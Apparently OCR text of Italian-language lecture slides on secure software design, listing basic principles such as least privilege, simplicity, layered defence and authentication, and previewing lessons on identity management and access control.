
Software development in an <u>ideal world</u>



COS'È UNA VULNERABLITÀ?


Software development in the real world

Requirements



COS'È UNA VULNERABLITÀ?

Software development in the <u>real world</u>



PRINCIPI BASILARI

Reduce Vulnerabilities

- Strive for simplicity.
- Minimize the system elements to be trusted.
- Implement least privilege.
- Do not implement unnecessary security mechanisms.
- Ensure proper security in the shutdown or disposal of a system.
- Identify and prevent common errors and vulnerabilities.

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PRINCIPI BASILARI

Design with network in mind

- Implement security through a combination of measures distributed physically and logically.
- Formulate security measures to address multiple overlapping information domains.
- Authenticate users and processes to ensure appropriate access control decisions both within and across domains.
- Use unique identities to ensure accountability

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NEXT…

Obiettivi delle prossime lezioni:

- Come possiamo gestire le identità degli utenti?
- Come garantiamo che un utente possa accedere solo alle funzionalità per le quali è autorizzato?
- Come ci cauteliamo rispetto agli attacchi più comuni?